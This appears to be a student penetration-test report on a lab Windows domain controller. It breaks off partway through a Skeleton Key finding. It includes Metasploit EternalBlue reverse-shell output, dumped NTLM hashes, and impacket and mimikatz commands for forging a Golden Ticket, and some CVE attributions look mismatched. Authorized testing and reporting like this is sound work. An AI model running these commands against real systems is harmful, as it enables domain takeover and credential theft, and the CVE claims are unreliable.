



ADM Pentest Group

2023 Penetration Test Report

Evil Corp Computers (HTCS6705)

Conan Bradley

Report Issued: 5th July 2023

Written by:

Amir Sarkhosh (1534759)

Danielle Domingo (1494925)

Min wook Park (1540493)

EXECUTIVE SUMMARY

ADM performed a penetration test for Evil Corp Computers (ECC) on the server NZBBC.local from 21 June 2023 to 5 July 2023. This was a blackbox penetration test that attempted to find as many vulnerabilities within the target scope (Target) as possible and suggest remediation tactics. ADM identified a total of 13 vulnerabilities, with 1 critical, 12 high risks. 3 informational points were included as a point of interest for Evil Corp.

The keystone vulnerability was the Eternal Blue exploit which establishes a reverse shell with admin privileges on the Target. The rest of the exploits rested on the Eternal Blue exploit successfully executing. The vulnerability can be remediated by updating the OS and SMB version, or disabling the SMBv1 service.

Overall the risk factor of the Target is very high with 13 vulnerabilities being found. The Target system did exhibit strong password policies for the privileged accounts, but poor management of credentials on various services allowed complete compromise of the whole system. This suggests ECC will need to implement strict security policies, in particular for password storage.

Remediation priority should be as follows:

1. Patch the OS and SMB service, or eliminate SMB from the system.
2. Implement security policies, in particular surrounding password storage.
3. Verify the services that need to be on the Target and disable all unnecessary services. For example, there are multiple FTP services running.

Terms of Service (TOS)

Confidentiality Notice

This report is confidential and intended solely for the use of Evil Corp Computers and the individuals to whom it is addressed. The information, data, and findings in this report should not be used or relied upon by any other party.

Disclaimer notice

The penetration test was conducted in a controlled and authorized environment, and care was taken to perform the test safely and prevent disruptions to Evil Corp Computers' operations. ADM shall not be responsible for any incidental consequences or unforeseen disruptions or damages that may have occurred during or following the test. The report is provided "as is" and all warranties whether expressed or implied are disclaimed.

Evil Corp Computers is responsible for evaluating the applicability and relevance of the findings and recommendations in this report and should understand that implementing or not implementing any corrective actions is at their sole discretion and risk.

ADM makes no claim that all vulnerabilities within the Target scope has been identified, and this report is a summary of the findings at a 'point in time'. Any changes made to the environment may affect the test results.

Terms of Service

Scope of Service: ADM was authorized to perform penetration testing on Evil Corp Computers' Windows Server 2012 R2 with IP 192.168.4.20. The objective was to identify vulnerabilities and assess the security posture of the specified server. The testing was conducted based on the specifications and objectives provided by Evil Corp Computers.

Limitations: The penetration test was limited to the scope defined by Evil Corp Computers and did not include any systems or assets not explicitly included in the scope. The testing was conducted

using methodologies and tools deemed appropriate by ADM and based on the information available at the time of testing.

No Warranty: The report is provided without warranties of any kind, whether express or implied. While ADM has endeavored to provide accurate information, there is no guarantee that this report is exhaustive or that all vulnerabilities have been identified.

Indemnification and Liability: Evil Corp Computers agrees to indemnify and hold harmless ADM and its employees from and against any claims, demands, liabilities, costs, or expenses including legal fees, arising out of or in connection with the use or implementation of this report or any actions taken based on the findings and recommendations contained herein. ADM's liability for any claims arising under this agreement shall be limited to the amount paid by Evil Corp Computers for the services rendered under this agreement.

Evil Corp Computers will not hold ADM liable for more than the value of the contract.

Legal Compliance: The penetration test was conducted in compliance with applicable laws and regulations. Evil Corp Computers represents and warrants that the testing was authorized and does not violate any law or regulation.

Third Parties: This report is intended for the use of Evil Corp Computers and should not be distributed to third parties without the written consent of ADM. ADM will not be liable to any third party for any actions taken or decisions made based on this report.

Governing Law and Jurisdiction: This agreement and any dispute or claim arising out of or in connection with it shall be governed by and construed in accordance with the laws of New Zealand.

By using this report, Evil Corp Computers agrees to the Terms of Service and Liability as stated above.

TABLE OF CONTENTS

EXECUTIVE SUMMARY.....	2
Terms of Service (TOS)	3
HIGH LEVEL ASSESSMENT OVERVIEW	6
Observed Security Strengths.....	6
Short Term Recommendations.....	6
Long Term Recommendations	6
METHODOLOGY	7
INITIALIZATION OF THE PENETRATION TEST	8
Rules of Engagement	8
Classification of risk.....	8
RECONNAISSANCE.....	10
Passive Reconnaissance.....	10
Active Reconnaissance	10
Post exploitation reconnaissance	11
VULNERABILITY SUMMARY TABLE.....	12
1 – Eternal Blue/Romance/Synergy/Champion	15
2 – Golden Ticket.....	17
3 – Skeleton Key.....	23
4 – Evil-Winrm RCE (Remote Code Execution)	26
6 – Kerberoasting	31
7 – Token Impersonation	34
9 – Pass the Hash	39
10 – Windows Media Center (MS15-100).....	42
11 – SMBClient Access	45
12 – Leaked Credentials.....	47
13 – HashDump.....	48
Info: Covering Tracks.....	50
Info: Change the Administrator Password and Turn Off the Firewall.....	51
Info: Stop Target from Shutting Down Every Hour	52

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

ADM identified the following strengths in ECC's network which greatly increases the security of the network. ECC should continue to monitor these controls to ensure they remain effective.

- The password policy of the privileged accounts 'Administrator' and 'krbtgt' resisted brute forcing attempts which provided a strong line of defence against initial attacks.
- The implementation of Kerberos authentication reduced the risk of password attacks, making it difficult to crack the Target without gaining a foothold in the system.
- The firewall prevented the Target from being quietly. With the addition of an alerting system, it would be easy to detect recon attempts made on the system.

Short Term Recommendations

ADMPG recommends ECC take the following actions as soon as possible.

- Patch the OS to a higher version. Ensure the patch has the MS17-010 patch included to prevent the Eternal Blue exploit.
- Patch or eliminate SMB service. SMBv1 has many known vulnerabilities and needs to be upgraded to a higher version or eliminated entirely to reduce the attack surface.
- FTP service needs to be patched to a higher version to prevent the exploit CVE-2020-8639 from being launched on it, or it needs to be disabled.
- Password handling must be addressed. There were many plaintext passwords on the system which allowed many attacks to take place. Refer to Finding #12.

Long Term Recommendations

ADMPG recommends the following actions be taken over the next 3 to 6 months to establish good security practices moving forward.

- Perform system hardening by reviewing which services are necessary and productive. There are multiple services that overlap like the FTP services.
- Establish a patch management practice to keep services and software up to date.
- It would be advisable to configure a Network Intrusion Detection System to generate alerts on suspicious activity.
- Review security policies, especially surrounding encryption of data/passwords at rest.

METHODOLOGY

The Pentest has five main stages:

1. Initialization
2. Reconnaissance
3. Exploitation
4. Post-exploitation
5. Report

After the initialization stage, the penetration test was conducted in cycles with three main phases : Reconnaissance, Exploit, Post-exploit. The cycle will be repeated until further action is exhausted, or proof of concept of the vulnerability is attained. When the Pentest concludes, the report will be written for ECC to summarize the findings.

Initialization: Before the penetration testing began, a series of interactions with Evil Corp Computers were conducted to establish the goals, scope, timing, and conditions under which the testing would be performed.

Reconnaissance: This stage involves information gathering about the system to identify potential vulnerabilities and attack vectors that can be exploited. Includes scanning and proving the Target.

Exploitation: The identified exploits are verified by testing it on the Target. The verification is called proof of concept. Notes and details of the exploit is further gathered in this stage.

Post-exploitation: This stage involves increasing persistence on the system, what can be accomplished, data exfiltration, lateral movement, etc. The system is explored for potential privilege escalation and persistence vulnerabilities much like reconnaissance, and then executed to verify the post-exploitation action works.

Reporting: The final stage involved compiling all the information and findings into this report.

INITIALIZATION OF THE PENETRATION TEST

All testing was based on the scope as defined the assignment sheet as below:

System	Description
192.168.4.20	Domain Controller for NZBBC.local

There were no restrictions on the scope of the pentest. However, to keep the pentest as a black box test, ADM did not 'peer inside' the virtual machine.

Rules of Engagement

- To avoid affecting the ECC network, the Target was ported into a virtual machine, which was then set up on ADM's virtual network.
- To prevent leakage of sensitive data the virtual network hosting Kali linux and Target will be put into an isolated network without an Internet connection.
- If any sensitive data is identified during the Pentest, the files will not be opened and they will not be taken out from the virtual network. Once the Pentest is over the virtual machine will be wiped to prevent information leakage.
- In the case of the Pentest going out of scope, privacy violation, or data leakage, the Pentest will cease immediately and ECC will be notified.
- Threat Modeling: ADM will simulate the Russian Hacker group 'Fancy Bear' in the Pentest as they are the source on the Dark Web identifying the vulnerability of the Target.

Classification of risk

This section of the report details how the risk score is calculated based on the factors : probability, impact, and remediation difficulty. There are 0-3 points from each factor that add to the Risk Score. ADM will add points to the Risk Score if the vulnerability is serious enough. The CVSS (Common Vulnerability Scoring System) score may be used where appropriate.

The ADM risk score may differ from the CVSS score, where the ADM score is specific to the Target.

Risk	Score	Description
Critical	10	Vulnerability posits potential for catastrophe. Must be remediated immediately.
High	7-9	The vulnerability can be exploited with ease or has significant impact. Prioritize remediation.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business. Remediate when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization and can be remediated if time allows.
Informational	0	No direct risk but provides information that may be valuable in combination with other findings.
Probability		Description
High		Exploitation methods are well-known and can be performed using publicly available tools.
Medium		Exploitation methods are well-known, and performed using public tools, but require configuration and understanding of system.
Low		Exploitation requires advanced technical skills. Precise conditions may be required for successful exploitation.
Impact		Description
High		Exploitation can be potentially catastrophic for business function.
Medium		Successful exploitation may cause significant disruptions to non-critical business functions.
Low		Successful exploitation may affect few users, without causing much disruption to routine business functions.
Difficulty		Description
Hard		Remediation may require extensive configuration, is time consuming, disrupts business, or is expensive.
Moderate		Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy		Remediation can be accomplished in a short amount of time, with little difficulty.

RECONNAISSANCE

Reconnaissance is the initial phase of a penetration test where an attacker gathers information about a target system or network. This information can be used to better understand the target environment and identify potential vulnerabilities or weaknesses that can be exploited.

Passive and Active reconnaissance was performed before the exploitation phase.

Post-exploitation reconnaissance was performed after gaining access to the Target.

Passive Reconnaissance

- **Host Discovery:** First we need to find which IP the Target is using. The nmap command `sudo nmap -sn 192.168.4.0/24` will reveal which hosts are up within the subnet.
- **DNS Enumeration:** Once we have the host IP and domain, we can enumerate To enumerate DNS we need to set the DNS server of the Attack machine to the DNS server hosted on the Target. The command `dig 192.168.4.20` did not reveal much information.
- **OSINT:** The OSINT recon was performed after the active reconnaissance fingerprinting the Target OS and revealing the services running on the open ports. The CVE and exploit database was read to understand the system's vulnerabilities.
- **OSINT #2:** Near the end of the pentest, it was discovered Windows Server 2012 R2 holds striking similarities to Windows 8 and 8.1, and many of the vulnerabilities that work for Windows 8 also work for WS2012R2.

Active Reconnaissance

- **Nmap scanning:** Nmap command `sudo nmap -A --script default,safe --version-intensity 9 192.168.4.20` was used to comprehensively enumerate the Target. The OS version, DHCP, gateway, DNS server, domain name, Open ports and services running on them were revealed.
- **Vulnerability scanning Nessus:** Nessus scanning was used on the Target to enumerate vulnerabilities. The scan result only revealed three vulnerabilities which were investigated.
- **Vulnerability scanning Nmap:** Nmap command `sudo nmap -A --script=vuln* 192.168.4.20` was used to find vulnerabilities on the Target. This scan revealed the service running on the

open ports (e.g instead of Microsoft RPC it showed globalcatLDAP). This scan revealed the MS17-010 vulnerability.

Post exploitation reconnaissance

- **System Enumeration:** Once a meterpreter shell is established on the Target the command `sysinfo` can be used to find more information on the Target. We can see that the computer name is 'NZBBDC'.
- **LDAP:** Once we have added a user with admin privilege into the domain we can use the command `ldapsearch -x -H ldap://192.168.4.20 -D "amir@NZBBC.local" -w "Admin123" -b "dc=NZBBC,dc=local" servicePrincipalName=*` to find information on the domain. This provides detailed information regarding the active directory hosted on the Target server.
- **Enum4linux:** The command `enum4linux -a -u amir -p Admin123 192.168.4.20` gives a comprehensive enumeration of the whole domain including users, domains, shares, etc.
- **Netbios scan:** The command `nbtscan 192.168.4.20` reveals the computer information.

Reconnaissance was continually performed during the pentest to find out more about vulnerabilities and to execute exploits. Other tools like mimikatz were used to enumerate the system and processes. They have been included in the Assessment Findings section.

VULNERABILITY SUMMARY TABLE

#	Vulnerability Summary	Risk Score	Recommendations
1	Eternal Blue Eternal Romance Eternal Synergy Eternal Champion	10	<ul style="list-style-type: none"> - Keep the system up to date. - Eliminate SMBv1 when not needed. - Network Segmentation.
2	Golden Ticket	9.9	<ul style="list-style-type: none"> - Regularly change krbtgt account password to invalidate existing Golden Tickets. - Implement strict access controls. - Regularly monitor for signs of Golden Ticket usage, like unusual service ticket requests.
3	Skeleton Key	9	<ul style="list-style-type: none"> - Regularly update and patch systems. - Implement strict access controls. - Regularly monitor for signs of Skeleton Key usage.
4	Evil-Winrm RCE (Remote Code Execution)	8.8	<ul style="list-style-type: none"> - Disable Win-RM if not required. - Regular patching of system. - Employ network segmentation and security access. - Monitor for unauthorized access using Win-RM. - Strengthen user credentials.
5	WingFTP Server RCE (Remote Code Execution)	8.5	<ul style="list-style-type: none"> - Regular patching and updating to a version higher than 4.4.7. - Use strong credentials. - Use a Web Application Firewall. - Restrict access to admin interface. - Monitor servers for unusual activity.
6	Kerberoasting	8.1	<ul style="list-style-type: none"> - Use strong, complex passwords for service accounts. - Regularly rotate the passwords of service accounts. - Monitor for unusual activity related to service accounts. - Limit the privileges of service accounts to the minimum necessary.
7	Token Impersonation	8	<ul style="list-style-type: none"> - Keep systems and applications up to date. - Implement the principle of least privilege - Ensure secure tokens are properly generated, validated

			<p>and protected against tampering.</p> <ul style="list-style-type: none"> - Implement robust monitoring and logging mechanisms. - Education and awareness training.
8	FTP server RCE (Remote Code Execution)	8	<ul style="list-style-type: none"> - Establish a security policy on handling credentials. - Encrypt the credentials using an asymmetric encryption key and store the key on a different machine. - Eliminate the service if not required.
9	Pass the Hash	8	<ul style="list-style-type: none"> - Use strong, complex passwords. - Regularly rotate the passwords of accounts. - Monitor for unusual activity related to accounts, such as numerous authentication requests. - Limit the privileges of accounts to the minimum necessary for the performance of their duties.
10	Windows Media Center (MS15-100)	8	<ul style="list-style-type: none"> - Apply the security update released by Microsoft. - Be wary of unsolicited .mcl files and do not open files from untrusted sources. - Regularly update and patch your systems to protect against known vulnerabilities. - Use strong, complex passwords and consider using two-factor authentication to add an additional layer of security.
11	SMBClient Access	7.6	<ul style="list-style-type: none"> - Regularly review user accounts to see if there are any unauthorized accounts in the user list. - Implement access controls to restrict access to the shares. - Regular patching and updates. - Set up alert generation when someone is given higher privileges.
12	Leaked Credentials	7	<ul style="list-style-type: none"> - Delete the leaked files and encrypt stored passwords or use a password manager. - Delete services that store passwords in configuration files.
13	HashDump	7	<ul style="list-style-type: none"> - Use robust and modern hashing algorithms for password storage. - Keep systems and software up to date with the latest security patches.

			<ul style="list-style-type: none"> - Implement MFA (Multi Factor Authentication) for an extra layer of security. - Encourage regular password changes and avoid reusing the same passwords across multiple platforms. - Conduct regular security audits to identify and address password storage mechanisms vulnerabilities. - Educate users on using strong and unique passwords.
14	Covering Tracks	Info	<ul style="list-style-type: none"> - Set up an IDS system to generate alerts. - Make backup logs, and save the records in two or more places on the Target.
15	Change the Administrator Password and Turn Off the Firewall	Info	<ul style="list-style-type: none"> - Set up an IDS system to generate alerts. - Change the admin password. - Use a Network firewall in case the Host firewall is taken down.
16	Stop Target from Shutting Down Every Hour	Info	<ul style="list-style-type: none"> - Purchase license.

1 – Eternal Blue/Romance/Synergy/Champion

CRITICAL RISK (10/10)	
Probability	High
Impact	High
Remediation	Easy

CVSS Score: 8.1

Exploit

Eternal Blue/Romance/Synergy/Champion exploits a vulnerability in Microsoft's SMBv1 protocol by sending malicious packets to the server. The attack gains a remote shell through a buffer overflow mechanism that allows code injection. The reason why ADM's score of 10 is higher than CVSS score of 8.1 is because this is a keystone vulnerability that enables all other attacks against this specific system to take place with relative ease.

Probability

If SMBv1 server is running on a target the exploit is guaranteed to succeed. No authentication is required for exploitation.

Impact

The exploit establishes a reverse shell with admin privileges which compromises confidentiality, integrity and availability. The impact is considered catastrophic depending on post-exploit actions of the attacker.

Method

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.4.128:4445
[*] 192.168.4.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.4.20:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.4.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.4.20:445 - The target is vulnerable.
[*] 192.168.4.20:445 - shellcode size: 1283
[*] 192.168.4.20:445 - numGroomConn: 12
[*] 192.168.4.20:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 192.168.4.20:445 - got good NT Trans response
[+] 192.168.4.20:445 - got good NT Trans response
[+] 192.168.4.20:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.4.20:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.4.20:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.4.20:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.4.20
[*] Meterpreter session 1 opened (192.168.4.128:4445 → 192.168.4.20:1358) at 2023-07-02 00:43:44 -0400
```

Figure 1. Screenshot of successful ms17_010_eternalblue exploit.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.4.128:4444
[*] 192.168.4.20:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.4.20:445 - Built a write-what-where primitive ...
[+] 192.168.4.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.4.20:445 - Selecting PowerShell target
[*] 192.168.4.20:445 - Executing the payload...
[+] 192.168.4.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 192.168.4.20
[*] Meterpreter session 1 opened (192.168.4.128:4444 → 192.168.4.20:1168) at 2023-07-02 00:12:49 -0400

meterpreter > █
```

Figure 2. Screenshot of successful ms17_010_epsexec exploit.

Using the Metasploitable module 'windows/smb/ms17_010_eternalblue' or 'windows/smb/ms17_010_psexec', running the exploit will automatically grant a reverse meterpreter shell with admin privileges on the Target.

Recommendation

- The vulnerability has been patched out in the Microsoft Patch (MS17-010). Keeping the system up to date will eliminate this vulnerability.
- Eliminate SMBv1 where it is not needed for business function.
- Segment the network to prevent lateral movement. If SMBv1 cannot be eliminated from the system, ensure network segmentation around the systems using it.

References

- <https://www.cvedetails.com/cve/CVE-2017-0144/>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>

2 – Golden Ticket

HIGH RISK (9.9/10)	
Probability	High
Impact	High
Remediation	Medium-High

CVSS Score

The Golden Ticket exploit has a CVSS score of 9.9, which is considered critical and is associated with CVE-2020-1472.

Exploit

The Golden Ticket exploit involves the manipulation of the Kerberos Ticket Granting Ticket (TGT) in Windows domains. Golden tickets enable adversaries to generate authentication material for any account in Active Directory which allows them to request ticket granting service (TGS) tickets. These TGS tickets enable access to specific resources within the network.

Probability

The success of the exploit largely depends on the attacker's ability to gain access to the domain controller and the krbtgt account. This typically requires significant network compromise, making the exploit non-trivial to execute.

Impact

Given the nature of the exploit, a successful attack can have severe consequences. An attacker with a Golden Ticket has virtually unrestricted access to the domain's resources. They can modify, delete, or create new data, install software, create new accounts, and generally manipulate the domain to their liking.

Method #1

Obtain the hash with meterpreter shell '*hashdump*' to find krbtgt account hash.

Find the SID of the domain with the recon technique '*enum4linux*'. The SID of the domain is the string before the user character. '-500' in the case of the Administrator.

The DNS of the attacking machine Kali Linux will need to be configured to the Active Directory

DNS server. Configure the nameserver in Kali Linux.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d605c3cd1347bacaefcdb4598df2c200:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8334a0580be71e42cc376f37b5ee0e11:::
amir:1603:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
amir2:1604:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
NZBBDc$:1001:aad3b435b51404eeaad3b435b51404ee:f003b5b55c608794f06516972796de95:::
meterpreter > |
```

Figure 3. Use hashdump as part of meterpreter shell to find krbtgt hash

```
[+] Enumerating users using SID S-1-5-21-3082415408-2367182377-3823622187 and logon username 'amir', password 'Admin123'
S-1-5-21-3082415408-2367182377-3823622187-500 NZBBC\Administrator (Local User)
S-1-5-21-3082415408-2367182377-3823622187-501 NZBBC\Guest (Local User)
S-1-5-21-3082415408-2367182377-3823622187-502 NZBBC\krbtgt (Local User)
S-1-5-21-3082415408-2367182377-3823622187-512 NZBBC\Domain Admins (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-513 NZBBC\Domain Users (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-514 NZBBC\Domain Guests (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-515 NZBBC\Domain Computers (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-516 NZBBC\Domain Controllers (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-517 NZBBC\Cert Publishers (Local Group)
S-1-5-21-3082415408-2367182377-3823622187-518 NZBBC\Schema Admins (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-519 NZBBC\Enterprise Admins (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-520 NZBBC\Group Policy Creator Owners (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-521 NZBBC\Read-only Domain Controllers (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-522 NZBBC\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-525 NZBBC\Protected Users (Domain Group)
S-1-5-21-3082415408-2367182377-3823622187-1000 NZBBC\WinRMRemoteWMIUsers_ (Local Group)
S-1-5-21-3082415408-2367182377-3823622187-1001 NZBBC\NZBBDc$ (Local User)
[+] Enumerating users using SID S-1-5-21-896138474-844670219-3931931588 and logon username 'amir', password 'Admin123'
```

Figure 4. Find the SID of the domain, being the characters before the -5** in the usernames.

```
(kali㉿kali)-[~/files/recon]
$ sudo vim /etc/resolv.conf
[sudo] password for kali:

(kali㉿kali)-[~/files/recon]
$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 192.168.4.20

(kali㉿kali)-[~/files/recon]
$ |
```

Figure 5. Change DNS of Kali linux to the Target

Use commands below to install the impacket python script to execute exploit.

`git clone https://github.com/SecureAuthCorp/impacket.git`

`cd impacket`

pip3 install

Then use commands below to execute the exploit.

- *python ticketer.py -nthash 8334a0580be71e42cc376f37b5ee0e11 -domain-sid S-1-5-21-3082415408-2367182377-3823622187 -domain NZBBC.local Administrator*
- *export KRB5CCNAME=~/.files/windowsServer2012/Administrator.ccache*
- *python3 psexec.py NZBBC.local/Administrator@NZBBDC.NZBBC.local -dc-ip 192.168.4.20 -k -no-pass*

```
(kali@kali)-[~/files/windowsServer2012]
$ python ticketer.py -nthash 8334a0580be71e42cc376f37b5ee0e11 -domain-sid S-1-5-21-3082415408-2367182377-3823622187 -domain NZBBC.local Administrator
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for NZBBC.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in Administrator.ccache

(kali@kali)-[~/files/windowsServer2012]
$ export KRB5CCNAME=~/.files/windowsServer2012/Administrator.ccache

(kali@kali)-[~/files/windowsServer2012]
$ python3 psexec.py NZBBC.local/Administrator@NZBBDC.NZBBC.local -dc-ip 192.168.4.20 -k -no-pass
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Requesting shares on NZBBDC.NZBBC.local.....
[*] Found writable share ADMIN$
[*] Uploading file vAsNRDHH.exe
[*] Opening SVCManager on NZBBDC.NZBBC.local.....
[*] Creating service Ttmz on NZBBDC.NZBBC.local.....
[*] Starting service Ttmz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

Figure 6. Use the python script to obtain a shell with admin privileges on the Target.

Method #2

Unitec Ethical Hacking Assignment 2 (HTCS6705)




Figure 7. Screenshot of finding the krbtgt user.




Figure 8. Screenshot of exporting ticket.

Commands:

Step by step:

powershell run -> `whoami /user`

USER INFORMATION

User Name SID

=====

nzbbsc\administrator S-1-5-21-3082415408-2367182377-3823622187-500

Copy only S-1-5-21-3082415408-2367182377-3823622187

Then run mimikatz

run: `lsadump::dcsync /domain:nzbbsc.local /user:krbtgt`

FINAL COMMAND:

Amir Sarkhosh (1534759) Danielle Domingo (1494925) Min wook Park (1540493)

Unitec Ethical Hacking Assignment 2 (HTCS6705)

```
kerberos::golden /domain:nzbbc.local /sid:S-1-5-21-3082415408-2367182377-3823622187 /rc4:8334a0580be71e42cc376f37b5ee0e11 /id:500 /user:MeHasAdminNow
```

GOLDEN TICKET RECIPE

=====

DOMAIN - nzbbc.local

DOMAIN SID - S-1-5-21-3082415408-2367182377-3823622187

KRBTGT – 8334a0580be71e42cc376f37b5ee0e11

The KRBTGT after running the command above grab the Hash NTLM

```
Mimikatz krbtgt hash dump

mimikatz # lsadump::dcsync /domain:nzbbc.local /user:krbtgt
[DC] 'nzbbc.local' will be the domain
[DC] 'NZBBDC.NZBBC.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN      : krbtgt

** SAM ACCOUNT **

SAM Username    : krbtgt
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 11/5/2022 8:51:32 AM
Object Security ID : S-1-5-21-3082415408-2367182377-3823622187-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8334a0580be71e42cc376f37b5ee0e11
ntlm- 0: 8334a0580be71e42cc376f37b5ee0e11
lm - 0: e7f8286049ea9cbef5b2270c3228699e

Supplemental Credentials:
* Primary:Kerberos-News-Keys *
Default Salt : NZBBC.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 5b2a3de21d5c52282105c1e5415bc6a03050e6e49cc4b39ed26fe554307b9b4f
aes128_hmac (4096) : d7e3aca6d0f539d5a68c462bd2b052dc
des_cbc_md5 (4096) : f283d3a41f521fb3
```

Figure 9. Screenshot of NTLM hash.

run: mimikatz

type: *kerberos::ptt ticket.kirbi* - this command loads the golden ticket to memory.

type: *misc::cmd* - you now have admin access but use it on a user that doesn't have admin p.s. when you type whoami it'll show your old name but it'll give you admin privileges.

FILE:

<https://cdn.discordapp.com/attachments/1125631650747924571/1125635073333547100/ticket.kirbi>

Recommendations

- Regularly change the krbtgt account password. This invalidates any existing Golden Tickets.
- Implement strict access controls and monitoring on the domain controller to prevent unauthorized access.
- Regularly monitor for signs of Golden Ticket usage, such as unusual service ticket requests

References

- <https://raw.githubusercontent.com/fortra/impacket/master/examples/psexec.py>
- <https://raw.githubusercontent.com/fortra/impacket/master/examples/ticketer.py>
- [CVE-2020-1472](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472)
- [NVD - CVE-2020-1472](https://nvd.nist.gov/vuln/detail/CVE-2020-1472)

3 – Skeleton Key

HIGH RISK (9/10)	
Probability	Medium
Impact	High
Remediation	Hard

CVSS Score

The Skeleton Key exploit has a CVSS score of 9 and is considered critical, indicating that the exploit poses a significant threat to system security. The Skeleton Key exploit is associated with CVE-2014-6324.

Exploit

The Skeleton Key exploit involves the manipulation of the authentication system in Windows domains. It allows an attacker who has gained access to a domain controller to install a malicious software that allows authentication as any user, without the need to know or change the user's password, while not leaving traces in the event logs. The exploit works by injecting a faulty DLL into the LSASS process, which handles authentication requests within the domain. The injected DLL modifies the behavior of the authentication process to allow access with a predefined password, effectively creating a "skeleton key" for the domain.

Probability

The success of the exploit largely depends on the attacker's ability to gain access to the domain controller. This typically requires significant network compromise, making the exploit non-trivial to execute.

Impact

